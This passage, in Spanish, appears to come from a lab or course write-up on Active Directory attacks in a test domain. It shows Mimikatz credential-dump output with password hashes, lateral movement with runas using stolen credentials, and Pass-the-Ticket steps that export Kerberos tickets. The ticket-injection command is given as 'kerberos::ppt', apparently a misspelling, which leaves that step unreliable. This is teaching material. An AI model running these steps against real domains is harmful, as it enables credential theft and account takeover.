  rc4_hmac_old  3e45171bc9c91d797d4c561b648ec753
  rc4_md4       3e45171bc9c91d797d4c561b648ec753
  rc4_hmac_nt_exp 3e45171bc9c91d797d4c561b648ec753
  rc4_hmac_old_exp 3e45171bc9c91d797d4c561b648ec753

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : SERVER2008$
Domain          : ROOTED
Logon Server    : (null)
Logon Time       : 12/06/2022 14:41:26
SID              : S-1-5-20

* Username : server2008$
* Domain   : rooted.local

```


Ahora podemos probar desde otra terminal la funcionalidad nativa runas, con la que gracias a haber obtenido las claves del usuario roman, podemos movernos a su máquina ejecutando cualquier recurso, como una terminal, como si tuviéramos iniciada sesión con él.



```
Administrator: C:\Windows\system32\cmd.exe - runas /user:roman@rooted.local cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>whoami
rooted\jose

C:\Windows\system32>runas /user:roman@rooted.local cmd.exe
Escriba la contraseña para roman@rooted.local:
Intentando iniciar cmd.exe como usuario "roman@rooted.local" ...
```




```
cmd.exe (ejecutándose como roman@rooted.local)
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>whoami
rooted\roman

C:\Windows\system32>_
```

Nota: Se ha intentado desarrollar la técnica con los pasos seguidos en la clase número 6, pero al igual que ocurrió en la misma, no se ha conseguido que funcione correctamente el inicio de sesión con el usuario atacado.

También se ha probado otro método hallado en [este enlace](#) para realizar el ejercicio, pero daba error en uno de los pasos y no permitía continuar:




5. Pass the Ticket

Esta técnica permite conseguir tickets de otros usuarios con los que podemos acceder a los servicios y recursos para los que el usuario del ticket tenga permiso. Para ello, debería poder obtenerse el ticket TGT, que es el que permite solicitar tickets ST (Service Tickets) para acceder a los servicios determinados a los que el usuario tiene permiso.

Para listar los tickets que hay en la máquina en ese momento basta con hacer uso del comando nativo `klist`. El problema es que si con el usuario que lo hacemos no es administrador, solo listará los tickets del actual usuario, no todos los que haya en memoria.

Para obtener tickets puede utilizarse [Mimikatz](#), que también permitirá añadir a caché el ticket obtenido y así poder usarlo posteriormente.

Ejecutamos en este caso `mimikatz.exe` con el usuario roman y lanzamos el comando `sekurlsa::tickets /export` para exportar los tickets almacenados a local.




```
mimikatz 2.1.1 x64 (oe.eo)
Microsoft Windows [Versión 6.3.9600]
(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>cd ..\..\users\roman\Desktop
C:\Users\roman\Desktop>mimikatz.exe

.#####. mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
## ^ ## "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## < > ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com )
## < > ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX (vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/>

mimikatz # privilege::Debug
Privilege '20' OK

mimikatz # sekurlsa::tickets /export
```



Así, podemos llevarnos el ticket que queramos a la maquina o sesión vulnerada que queremos atacar y después, con el comando `kerberos::ppt <ticket filename>` podemos subir el archivo donde se guarda el ticket que nos interese a caché, para así poder utilizarlo como si fuéramos el usuario víctima